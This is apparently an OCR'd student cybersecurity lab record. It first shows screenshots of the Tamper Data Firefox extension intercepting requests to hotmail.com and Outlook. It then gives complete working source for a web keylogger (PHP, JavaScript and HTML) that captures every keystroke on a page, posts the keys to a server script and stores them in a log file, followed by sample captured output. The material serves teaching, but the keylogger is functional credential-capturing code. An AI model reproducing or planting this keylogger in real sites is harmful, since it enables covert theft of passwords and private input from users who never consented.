
1. Open FireFox
2. Go to Tools > Addons > Extension
3. Search and install Temper Data

Performed :


ter address
Firefox
ox
Type
Description
beacon
Requests sent through the Beacon API.
csp_report
Requests sent to the report-uri given in the Content-Security-Policy header, when an attempt to violate the policy is detected.
font
Web fonts loaded for a @font-face CSS rule.
image
Resources loaded to be rendered as image, except for imageset on browsers that support that type.
imageset
Images loaded by a <picture> element or given in an <img> element's srcset attribute.
main_frame
Top-level documents loaded into a tab.
media
Resources loaded by a <video> or <audio> element.
object
Resources loaded by an <object> or <embed> element.
object_subrequest
Requests sent by plugins.
ping
Requests sent to the URL given in a hyperlink's ping attribute, when the hyperlink is followed.
script
Code that is loaded to be executed by a <script> element or running in a Worker.
speculative
A TCP/TLS handshake made by the browser when it determines it will need the connection open soon.
stylesheet
CSS stylesheets loaded to describe the representation of a document.
sub_frame
Documents loaded into an <iframe> or <frame> element.
web_manifest
Web App Manifests loaded for websites that can be installed to the homescreen.
websocket
Requests initiating a connection to a server through the WebSocket API.
xbl
XBL bindings loaded to extend the behavior of elements in a document.
xml_dtd
DTDs loaded for an XML document.
xmlhttprequest
Requests sent by an XMLHttpRequest object or through the Fetch API.
xslt
XSLT stylesheets loaded for transforming an XML document.
other
Resources that aren't covered by any other available type.
Tamper with requests who's URL matches: (.*?)
Tamper requests only from this tab:
Start Tamper Data?


New Tab
hotmail.com
Import bookmarks...
Getting Started
Extension: (Tamper Data for FF Quantum) - St...
Details
URL
http://hotmail.com/
Method
GET
Type
main_frame
Request Body
This request has no request body.
Stop Tamper
Cancel Request
Ok
greatergood.berkel
Three TV Serie
Showing Us H
Bridge Genera
If you can't begin
a thriving multige
multicultural futu
bbc.com
Russia-Ukraine
How likely is it to
escalate into broader...
Let's cut right to the chase
here: are we witnessing the
prelude to World War 3?
For 2 Weeks, Here Are 5
Really Surprising Thin...
Squats every day, without
weights. Easy peasy, right?
I've been strength training f...
Transferring data from contile-images.services.mozilla.com...
New Tab
hotmail.com
Import bookmarks...
Getting Started
Extension: (Tamper Data for FF Quantum) - St...
Details
URL
http://hotmail.com/
Method
GET
Type
main_frame
Headers
Name
Value
Host
hotmail.com
User-Agent
Mozilla/5.0 (Windows NT 6
Accept
text/html,application/xhtml
Accept-Language
en-US,en;q=0.5
Accept-Encoding
gzip, deflate
Connection
keep-alive
Upgrade-Insecure-Requests
1
Add Header
Stop Tamper
Ok
greatergood.berkeley.edu
Three TV Series
Showing Us How to
Bridge Generation G
If you can't begin to imag
a thriving multigeneration
multicultural future, turn
bbc.com
Russia-Ukraine crisis:
How likely is it to
escalate into broader...
Let's cut right to the chase
here: are we witnessing the
prelude to World War 3?
For 2 Weeks, Here Are 5
Really Surprising Thin...
Squats every day, without
weights. Easy peasy, right?
I've been strength training f...
Transferring data from contile-images.services.mozilla.com...


New Tab
hotmail.com
Import bookmarks...
Getting Started
Extension: (Tamper Data for FF Quantum) - St...
Details
URL https://outlook.live.com/owa/
Method GET
Type main_frame
Request Body
This request has no request body.
Stop Tamper
Cancel Request
Ok
greatergood.berkeley.edu
Three TV Series Showing Us How to Bridge Generation Gap
If you can't begin to imagine a thriving multigenerational, multicultural future, turn on...
bbc.com
Russia-Ukraine crisis: How likely is it to escalate into broader...
Let's cut right to the chase here: are we witnessing the prelude to World War 3?
'I Did Squats Every Day For 2 Weeks, Here Are 5 Really Surprising Thin...
Squats every day, without weights. Easy peasy, right? I've been strength training f...
New Tab
hotmail.com
Import bookmarks...
Getting Started
Extension: (Tamper Data for FF Quantum) - Start Tamper Data
Details
URL https://outlook.live.com/owa/
Method GET
Type main_frame
Headers
Name
Value
Host outlook.live.com
User-Agent Mozilla/5.0 (Windows NT 6
Accept text/html,application/xhtml
Accept-Language en-US,en;q=0.5
Accept-Encoding gzip, deflate, br
Connection keep-alive
Upgrade-Insecure-Requests 1
Sec-Fetch-Dest document
Sec-Fetch-Mode navigate
Sec-Fetch-Site none
Sec-Fetch-User ?1
Add Header
Stop Tamper
Ok
greatergood.berkeley.edu
Three TV Series Showing Us How to Bridge Generation Ga
If you can't begin to imagi a thriving multigenerationa multicultural future, turn o
bbc.com
Russia-Ukraine crisis: How likely is it to escalate into broader.
Let's cut right to the chase here: are we witnessing the prelude to World War 3?
weights. Easy peasy, right?
I've been strength training f...
Transferring data from contile-images.services.mozilla.com...



PRACTICAL : 09

Aim: Create a simple keylogger using PHP JAVASCRIPT AND HTML

CODE:

KEYLOG.PHP

```
<?php

$file = fopen('keylog.txt', 'a+'); fwrite($file, date("Y-m-d H:i:s") . PHP_EOL .

$_POST['presses'] . PHP_EOL); fclose($file); echo "OK";
```

KEYLOG.JS

```
var keylog = {
```


```
  // (A) SETTINGS & PROPERTIES   delay: 1000, // How often to
send data to server   min: 5, // Send to server only when there
are at least X presses   cache: [], // Key presses

  // (B) LISTEN TO KEYPRESSES ON PAGE LOAD
  init: function () {
    window.addEventListener("keydown", function(evt){
keylog.cache.push(evt.key);
    });
    window.setInterval(keylog.send, keylog.delay);
  },

  // (C) SEND CAPTURED KEYS TO SERVER   send: function
() { if (keylog.cache.length > keylog.min) {
    // (C1) DATA     var data = new FormData;
data.append("presses", JSON.stringify(keylog.cache));

    // (C2) AJAX     var xhr = new
XMLHttpRequest();
xhr.open("POST", "keylog.php");
    // OPTIONAL - FOR DEBUGGING OR FEEDBACK
```


```
   // xhr.onload = function(){ console.log(this.response); };
xhr.send(data);     keylog.cache = [];
  }}
};
window.addEventListener("DOMContentLoaded", keylog.init);
```

KEYLOG.HTML

```
<!DOCTYPE html>
<html>
<head>
<title>Simple JS Keylogger Example</title>
<script src="keylog.js"></script>
</head>
<body>
<h1>Keylogger Example</h1>
<p>All keypresses will be collected!</p>
<input type="text"/>
<br><br>
<textarea></textarea>
</body>
</html>
```


OUTPUT :






Keylogger Example

All keypresses will be collected!


This PC › Windows (C:) › xampp › htdocs
Name
Date modified
Type
Size
dashboard 07-03-2024 03:34 PM File folder
img 07-03-2024 03:34 PM File folder
webalizer 07-03-2024 03:34 PM File folder
xampp 07-03-2024 03:34 PM File folder
applications 15-06-2022 09:37 PM Chrome HTML Do... 4 KB
bitnami 15-06-2022 09:37 PM Cascading Style Sh... 1 KB
Demo1 07-03-2024 03:49 PM PHP File 1 KB
favicon 16-07-2015 09:02 PM Icon 31 KB
index 16-07-2015 09:02 PM PHP File 1 KB
Keylog 07-03-2024 04:00 PM Chrome HTML Do... 1 KB
Keylog 07-03-2024 04:00 PM JavaScript File 2 KB
keylog 07-03-2024 04:02 PM PHP File 1 KB
keylog 07-03-2024 04:07 PM Text Document 1 KB


keylog
File
Edit
View
2024-03-07 11:36:57
["Meta","Shift","c","a","d","v"]
2024-03-07 11:37:00
[" ","v","a","d","g","q","r","g","w","r","a","k","o","f","n","a","d","b"]
2024-03-07 11:37:03
[" "," ","Control","Shift","Shift","'","d","v","d"]
2024-03-07 11:37:54
[" ","s","k","i","d","k","i","s","k","d","i"]
2024-03-07 11:37:55
["k","d","i","s","k","d","s","c","d","c","n","d","b","h","v","f","b"]